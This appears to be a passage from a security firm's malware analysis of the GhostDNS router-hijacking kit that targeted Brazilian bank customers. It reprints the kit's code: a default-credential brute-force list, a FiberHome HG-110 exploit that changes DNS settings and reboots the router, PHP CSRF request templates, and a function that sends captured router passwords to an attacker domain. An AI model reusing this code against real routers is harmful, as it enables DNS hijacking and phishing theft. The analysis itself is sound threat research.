
Apart from the common credentials, version B of the source code contains more easy-to-guess credentials, for example, *admin:123456*. The author of the source also added some more complex passwords, for example, *'krug3rpicao'* or *'s1m23*l'. The reason why these passwords were added to the list is unknown.

On the other hand, version A of the source code also contains well-known default credentials typical for Brazilian ISPs, like TIM Brazil (*T1m4dm:T1m4dm*) or VIVO (*admin:gvt12345*). Default credentials for a type of router can be also found in the list in the image below, for example, ZyXel (*admin:zyxel*). The default credentials of some Linux distributions (*root:toor*) can also be found in the list. Last, but not least, credentials used in similar attacks in the past are present in the list, for example, *admin:dn5ch4ng3*. The complete list of credentials can be found in the IoC section.



```
Credentials = ["admin:admin","admin2:admin2","Admin:","Admin:admin","admin:deadcorp2017","deadcorp2017:deadcorp2017","T1m4dm:T1m@dml1v"
    ,"T1m4dm:@T1m@dml1v@","T1m4dm:T1m4dm","T1m4dm:","admin:1","admin:","admin:adsl","admin:gvt12345","admin:password","super:super","
    cisco:cisco",":admin","admin:1234","admin:123","root:","root:admin","root:root","root:123",":root",":","admin:zyxel","root:toor","
    ubnt:ubnt","admin:passthehash","Admin:Admin","ACESSO:@@ACESSO##POINT#@","root:44acesso22point2014","provedor:MACAXEIRA","
    jordam:jdmadmin","provedor:SIERRABRAVO","admin:mundo","admin:megaman","admin:megaman2","megaman:megaman","megaman:megaman2","
    admin:dnschange","admin:dn5ch4ng3","user:megaman","super:megaman","admin:publ1c0","admin:gvt12345","admin:@!JHGFJH15","
    admin:m3g4m4n","admin:m3g4m4ln","admin:K3LLY2016","admin:Voltage2016","admin:theb0ss","admin:thed0gg","admin:bulld0gg","
    admin:bullyd0gg","admin:deus1010","admin:Gidlinux2019","admin:bigb0ss","support:bigb0ss","support:m3g4m4n","support:m3g4m4ln","
    support:K3LLY2016","support:Voltage2016","support:theb0ss","support:thed0gg","support:bulld0gg","support:bullyd0gg","
    support:deus1010","support:Gidlinux2019","root:bigb0ss","root:m3g4m4n","root:m3g4m4ln","root:K3LLY2016","root:Voltage2016","
    root:theb0ss","root:thed0gg","root:bulld0gg","root:bullyd0gg","root:deus1010","root:Gidlinux2019","root:buildc0de","admin:buildc0de
    ","support:buildc0de"]
```


Moreover, when sending HTTP requests, version B of the source code randomly chooses from a list of ten predefined user agents. This feature is not included in version A of the source code, so it is probably an improvement of the source code as an attempt to remain undetected for a longer period of time.



```
def user_agent():
    ua = ['Mozilla/4.0 (Mozilla/4.0; MSIE 7.0; Windows NT 5.1; FDM; SV1)', 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US;
        rv:1.9.0.6) Gecko/2009011912 Firefox/3.0.6', 'Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9.0.4) Firefox/3.0.8)', '
        Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.2) Gecko/20090729 Firefox/3.5.2', 'Opera/9.21 (Windows NT 5.1; U; nl)', '
        Mozilla/5.0 (X11; U; Linux x86; rv:1.9.1.1) Gecko/20090716 Linux Firefox/3.5.1', 'Opera/9.51 (X11; Linux i686; U; Linux Mint;
        en)', 'Opera/9.62 (Windows NT 5.1; U; tr) Presto/2.1.1','Opera/9.80 (Windows NT 6.0; U; it) Presto/2.6.30 Version/10.61', '
        Mozilla/5.0 (Windows NT 5.1; U; en) Opera 8.50']
    return random.choice(ua)
```

When the correct combination of information is sent to the targeted device, it replies with an HTTP response code 200 and a banner containing information about the device. Based on the name of the targeted device, the GhostDNS algorithm uses a very simple fingerprinting technique to select the correct version of the routerEK to be used in the DNS hijack attack.

An example exploit targeting a FiberHome Modem Router HG-110 with HTTP fingerprinting can be seen in the picture below. This exploit has been around since 2013 and aims to change DNS settings and then reboot the targeted device without any authentication.




```
def login(ip,porta):
    try:
        s = requests.Session()
        sessao = s.get("http://"+ip+":"+str(porta))
        page = BeautifulSoup.BeautifulSoup(sessao.content)
        title = page.title.text

        if title == "Wireless N150 Home Router":
            Routers.WirelessN150HomeRouter(ip,porta,title)
        elif title == "150Mbps Wireless Router":
            Routers.R150MbpsWirelessRouter(ip,porta,title)
        elif title == "Router HG-110":
            Routers.RouterHG110(ip,porta,title)
        s.close()
    except:
        pass
```

```
def RouterHG110(ip,porta,title):
    import urllib
    import urllib2
    url = 'http://'+ip+':'+str(porta)+'/cgi-bin/webproc?getpage=html/index.html&var:menu=setup&var:page=lan'
    user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
    modificar = '%3AInternetGatewayDevice.LANDevice.1.X_TWSZ-COM_ProxyArp=0&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.DomainN
    ame=bamovistarwifi&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.Enable=1&%3AInternetGatewayDevice.LANDevice.1.
    LANHostConfigManagement.IPInterface.2.Enable=1&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.IPInterfaceIPAddre
    ss=192.168.1.1&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.IPInterfaceSubnetMask=255.255.255.0&%3AInternetGat
    ewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.2.IPInterfaceIPAddress=10.167.64.81&%3AInternetGatewayDevice.LANDevice.1.LANHostC
    onfigManagement.IPInterface.2.IPInterfaceSubnetMask=255.255.255.248&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.DHCPServerE
    nable=1&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.MinAddress=192.168.1.33&%3AInternetGatewayDevice.LANDevice.1.LANHostCon
    figManagement.MaxAddress=192.168.1.50&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.DHCPLeaseTime=28800&%3AInternetGatewayDev
    ice.LANDevice.1.LANHostConfigManagement.DHCPRelay=0&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.SubnetMask=255.255.255.0&%3
    AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPRouters=192.168.1.1&%3AInternetGatewayDevice.LANDevice.1.WLANConfiguration.1.X_
    TWSZ-COM_DHCPEnabled=1&%3AInternetGatewayDevice.LANDevice.1.WLANConfiguration.2.X_TWSZ-COM_DHCPEnabled=1&%3AInternetGatewayDevice.LANDevice.
    1.WLANConfiguration.3.X_TWSZ-COM_DHCPEnabled=1&%3AInternetGatewayDevice.LANDevice.1.WLANConfiguration.4.X_TWSZ-COM_DHCPEnabled=1&%3AInternet
    GatewayDevice.LANDevice.1.LANHostConfigManagement.X_TWSZ-COM_UseIPRoutersAsDNSServer=0&%3AInternetGatewayDevice.LANDev
        ice.1.LANHostConfigManagement.DNSServers='+Config.dns1+'%2C'+Config.dns2+'&errorpage=html%2Findex.html&getpage=html%2Findex.html&var%3Am
    enu=setup&var%3Apage=lan&obj-action=set&var%3Aerrorpage=lan&%3AInternetGatewayDevice.LANDevice.1.LANEthernetInterfaceConfig.1.DhcpServerEnab
    le=1&%3AInternetGatewayDevice.LANDevice.1.LANEthernetInterfaceConfig.2.DhcpServerEnable=1&%3AInternetGatewayDevice.LANDevice.1.LANEthernetIn
    terfaceConfig.3.DhcpServerEnable=1&%3AInternetGatewayDevice.LANDevice.1.LANEthernetInterfaceConfig.4.DhcpServerEnable=1'
    headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11' }

    req = urllib2.Request(url, modificar, headers)
    response = urllib2.urlopen(req)

    url = 'http://'+ip+':'+str(porta)+'/cgi-bin/webproc?getpage=html/index.html&var:menu=maintenance&var:page=system'
    user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
    modificar = 'reboot=Reboot&obj-action=reboot&var%3Anoredirect=1&var%3Amenu=maintenance&var%3Apage=system&var%3Aerrorpage=system&getpage=html
        %2Fpage%2Frestarting.html'
    headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11' }

    req = urllib2.Request(url, modificar, headers)
    response = urllib2.urlopen(req)
    the_page = response.read()
```


Directory Path Traversal FiberHome Modem Router HG-110 / Remote Change DNS Servers

Not all devices that respond with an HTTP response code 200 are routers. Some devices are ignored on purpose, for example, IP cameras, DVRs, servers, and others, because they do not have DNS servers.



```
rejeitar = ['','NETSuveillance WEB','RouterOS router configuration page','Google','GPON Home Gateway','index','Apache Tomcat/8.0.30','
    Untitled Document','SendNet','Sendnet Provider','daloRADIUS','Apache Tomcat','HTTP Server Test Page powered by CentOS-WebPanel.com'
    ,'REDE GLAMOUR','Sistema de gestao escolar | i-Educar','Address book','IIS7','IIS Windows Server','Apache2 Ubuntu Default Page: It
    works','Index of /','replace','Vigor Login Page','DVR Components Download','Document Moved','Under Construction',u'Módem - Inicio
    de sesión']
rejeitar_palavras = ['DRV','Apache']
```

For successful logins, information about an infected router is stored in a log file on a hard disk and, in one version of the source code, the login information is shared with an external server using domain '*deadfilmes.org*'. This domain was active for a short period of time in 2017, apparently during an active campaign and is not active anymore now.



```
def WhriteNewLineTxt(ip='',porta='',senha='',title=''):
    connection = True;
    while connection:
        try:
            requests.get('https://www.deadfilmes.org/api_router/set.php?ip='+ip+'&porta='+str(porta)+'&senha='+senha+'&modelo='+title)
            print Frases.NewDevice(title,ip,porta)
            connection = False
        except:
            pass
```

The attack chain continues with the CSRF hijacking DNS settings of each targeted router. The DNS settings are set up with a predefined rouge DNS server that redirects users to phishing webpages. In the GhostDNS source code that we downloaded, we found three different malicious DNS settings. How the IP addresses are set up depends only on the attacker. Since the source code of this campaign was created in 2017, it is not a surprise that these rogue DNS servers don't work in 2020.

DNS settings


DNS_1 = 162.254.204[.]26
DNS_2 = 162.254.204[.]30

DNS_1 = 198.55.124[.]146

DNS_1 = 185.70.186[.]4
DNS_2 = 185.70.186[.]7

In order to create a rogue DNS server, the archive contains the installation file of the SimpleDNS Plus application with its crack included which is a powerful DNS server for the Windows OS. The archive contains version 5.2 of SimpleDNS Plus which was released back in 2009 and is the first version compatible with Windows 7.

The original RAR archive also contains DNS settings to be imported into the DNS tool. In total, we have found 65 different DNS settings, all domains resolving to the same IP address 167.114.19[.]55. We installed the SimpleDNS Plus tool and imported all the DNS settings into it. An example of three different DNS records can be found on the picture below.



aapj.bb.com.br
backoffice.flytourviagens.com.br
banco.bradesco
bancobrasil.com.br
bancodobrasil.com.br
bancoitau.com
bb.com.br
bradesco.b.br
bradesco.banco
bradesco.com.br
bradescoabrasuaconta.com.br
bradescocelular.com.br
bradescoclickconta.com.br
bradescoempresas.com.br

aapj.bb.com.br

Name	Type	TTL	Data	Comments
aapj.bb.com.br	A	10800	167.114.19.55	
aapj.bb.com.br	SOA	10800	ns536942 [2017062601]	
aapj.bb.com.br	NS	10800	ns536942	
www.aapj.bb.com.br	CNAME	10800	aapj.bb.com.br	

banco.bradesco

Name	Type	TTL	Data	Comments
banco.bradesco	A	10800	167.114.19.55	
banco.bradesco	SOA	10800	ns536942 [2017062601]	
banco.bradesco	NS	10800	ns536942	
www.banco.bradesco	CNAME	10800	banco.bradesco	

bancoitau.com

Name	Type	TTL	Data	Comments
bancoitau.com	A	10800	167.114.19.55	
bancoitau.com	SOA	10800	ns536942 [2017062601]	
bancoitau.com	NS	10800	ns536942	
www.bancoitau.com	CNAME	10800	bancoitau.com	

In the next step, GhostDNS changes the user's router credentials to predefined ones. In two versions of the source code, just the password was changed to *'deadcorp2017'.* In two cases the attacker changed both the username and password to *'deadcorp2017'*. In another case, both the username and password were changed to *'Snowden'*.


- / deadcorp2017
- deadcorp2017 / deadcorp2017
- Snowden / Snowden

From that moment, every time the user connects to a target domain, the malicious DNS will redirect them to a phishing server where a malicious copy of the requested web page is located. These webpages usually look similar to the real web pages of the requested services, but the purpose of these phishing web pages is to obtain users' data. In this case, the targeted services are bank institutions and Netflix. More information about DNS hijack and how attackers monetize the installation of a rogue DNS server can be found in our previous blog post.

RouterEK

Another way of attacking routers is from the local network using the malvertising redirects. The attack is launched when a user clicks on a malicious link and unintentionally attacks the router from within the internal network.


The number of scanned IP addresses is much lower than the lists we found in the BRUT folder mentioned above. This scanner targets five internal IP addresses, two public IP addresses that are registered to Brazilian internet service providers and the IP address from which the user is viewing the malvertising webpage. This script targets only two HTTP ports: 80 and 8080.



```php
<?php

$ips = array(
    '192.168.0.1',
    '192.168.1.1',
    '10.0.0.1',
    '10.1.1.1',
    '10.1.1.1',
    '17[redacted]18',
    '17[redacted]32',
    $_SERVER['REMOTE_ADDR'],
);

$portas = array("80","8080");

foreach ($ips as $ip) {
    foreach ($portas as $porta) {
echo "'".$ip.":".$porta."',";
    }
}
```

The script then searches for combinations of IP addresses and ports where an active device can be found. All scanned combinations of IP addresses and ports are presented on a simple webpage in a list with a related response for each combination.

For each device that responded in the previous part, the script produces an iframe encoded in *BASE64*. These iframes represent simple webpages with a function that changes HTTP requests to WebSocket requests. These requests are used to change the DNS settings of the router to the predefined IP addresses. There are 59 different requests, all of them are hardcoded in the source code with each username and password combination. The created iframe is then appended to the end of the body of the webpage.




```php
$Models["Get"] = array(
    "http://admin:admin@".$_GET['host']."/action?dns_status=1&dns_poll_timeout=2&id=57&dns_server_ip_1=192&dns_server_ip_2=99&dns_server_ip_3=
    "http://admin:admin@".$_GET['host']."/action?id=59&dns_status=1&p_dns=".$DNS->getDnsPrimary()."&a_dns=".$DNS->getDnsSecundary()."&cmdsubmi
    "http://admin:admin@".$_GET['host']."/advanced/ad_dns.xgi?set/dnsrelay/mode=4&set/dnsrelay/server/primarydns=".$DNS->getDnsPrimary()."&set
    "http://admin:admin@".$_GET['host']."/basic.tri?dhcp_end=149&oldmtu=1500&oldlansubnet=0&oldwanmode=0&sdhcp1=192&sdhcp2=168&sdhcp3=0&sdhcp4
    "http://admin:admin@".$_GET['host']."/basic/uiviewipaddr=".$_GET['host']."&dhcpflag=0&ipaddrmain=".$_GET['host']."&uiviewnetmask=255.255.2
    "http://admin:admin@".$_GET['host']."/basic/uiviewipaddr=".$_GET['host']."&dhcpflag=0&ipaddrmain=".$_GET['host']."&uiviewnetmask=255.255.2
    "http://admin:admin@".$_GET['host']."/basic/uiviewipaddr=".$_GET['host']."&dhcpflag=0&ipaddrmain=".$_GET['host']."&uiviewnetmask=255.255.2
    "http://admin:admin@".$_GET['host']."/basic/uiviewipaddr=".$_GET['host']."&dhcpflag=0&uiviewnetmask=255.255.255.0&lan_ripversion=rip2-b&la
    "http://admin:admin@".$_GET['host']."/boafrm/formbasetcpipsetup?dnsmode=dnsmanual&dns1=".$DNS->getDnsPrimary()."&dns2=".$DNS->getDnsSecund
    "http://admin:admin@".$_GET['host']."/boafrm/formwantcpipsetup?dnsmode=dnsmanual&dns1=".$DNS->getDnsPrimary()."&dns2=".$DNS->getDnsSecunda
    "http://admin:admin@".$_GET['host']."/cgi-bin/prim?rc=%40prim&rf=&rd=x&wt=0100&lf=0037&ai=0&lh=&id00=".$DNS->getDnsPrimary()."&id01=".$DNS
    "http://admin:admin@".$_GET['host']."/cgi-bin/prim?rc=%40prim&rf=0004&rd=x&wt=0203&lf=0037&ai=0&_pt=on&iw0=&_iw0=**********&_iw1=*********
    "http://admin:admin@".$_GET['host']."/cgi-bin/timepro.cgi?tmenu=netconf&smenu=wansetup&act=save&sel=dynamic&dns_dynamic_chk=on&fdns_dynami
    "http://admin:admin@".$_GET['host']."/ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsprimary=".$DNS->getDnsPrimary()."&dnssecondary=".$DNS-
    "http://admin:admin@".$_GET['host']."/dns_1?enable_dnsfollowing=1&dnsprimary=".$DNS->getDnsPrimary()."&dnssecondary=".$DNS->getDnsSecundar
    "http://admin:admin@".$_GET['host']."/dnscfg.cgi?&dnsprimary=".$DNS->getDnsPrimary()."&dnssecondary=".$DNS->getDnsSecundary()."&dnsdynamic
    "http://admin:admin@".$_GET['host']."/dnscfg.cgi?dnsprimary=".$DNS->getDnsPrimary()."&dnssecondary=".$DNS->getDnsSecundary()."&dnsdynamic=
```

The list of credentials used in the requests contains only eight username and password pairs which is significantly lower than the number of credentials we found in the BRUT folder, but it still contains the most used default router login credentials used in Brazil.

- admin:admin
- admin:
- admin:12345
- admin:123456
- admin:gvt12345
- root:root
- admin:vivo12345
- Admin:Admin


After a victim has been redirected to a landing page with the exploit kit, the script determines the server's IP address and the URL that the client clicked on based on the PHP *$_SERVER* variables. All this information, including the current date and time is then logged into a log file named after the client's IP address. An example of such a log file that we found in the source code can be seen below.



```
IP: ::1 | URL: http://localhost/SCRIPT2018/ | DATA/HORA: 18/11/2017 04:47
IP: ::1 | URL: http://localhost/SCRIPT2018/ | DATA/HORA: 18/11/2017 04:48
IP: ::1 | URL: http://localhost/SCRIPT2018/ | DATA/HORA: 18/11/2017 04:50
IP: ::1 | URL: http://localhost/SCRIPT2018/ | DATA/HORA: 18/11/2017 04:52
IP: ::1 | URL: http://localhost/SCRIPT2018/ | DATA/HORA: 21/11/2017 12:26
```

When an attack is launched from a web browser, like in this case, the attackers focus on the time complexity of the attack to remain unnoticed by users. For this reason the attack targets less IP addresses and ports, and the list of credentials is shorter.

We have seen many GhostDNS campaigns targeting Brazilians in the last two years, a few examples can be seen in the image below.



yogapromocao.jelastic.saveincloud.net	/inc.php?d=192.168.1.1	74,161	GhostDNS EK [HTML/JS] (Landing Page)	13 Sep 2019
avast.users.scale.virtualcloud.com.br	/inc.php?d=192.168.1.1	74,160	GhostDNS EK [HTML/JS] (Landing Page)	26 Nov 2019
novidade.users.scale.virtualcloud.co...	/inc.php?d=192.168.0.1	74,015	GhostDNS EK [HTML/JS] (Landing Page)	31 Jul 2019
ec2-18-231-31-77.sa-east-1.comput...	/gerar.php?ip=192.168.1.1	231,844	GhostDNS EK [HTML/JS]	20 May 2019
dns0101.herokuapp.com	/start/192.168.1.1	73,105	GhostDNS EK [HTML/JS] (Landing Page)	23 May 2019
ead.sestsenat.org.br	/sa/lib/gerar.php?ip=192.168.1.1	232,584	GhostDNS EK [HTML/JS]	24 Sep 2018
193.70.95.89	/2021/api.init.php?d=192.168.1.1	64,649	GhostDNS EK [HTML/JS] (Landing Page)	01 Oct 2018

Older variants were often distributed via malvertising through compromised webpages. In 2019, several groups switched to the Jelastic platform, AWS or other easy-to-deploy hosting services. Obtained source code in the main folder contained one of the first versions seen in the wild, according to TrendMicro, it was Version 1 Trend Micro described, with *api.ipaddress.php* as a landing script.

Phishing server and web pages

In the downloaded 'KL DNS' folder, alongside the GhostDNS source code, was the source code of the phishing web pages. In the files we downloaded we found several phishing sites. The attackers focused on the biggest banks in Brazil, and on Netflix:

- Banco Bradesco
- Itau
- Caixa
- Santander
- MercadoPago
- CrediCard
- Netflix

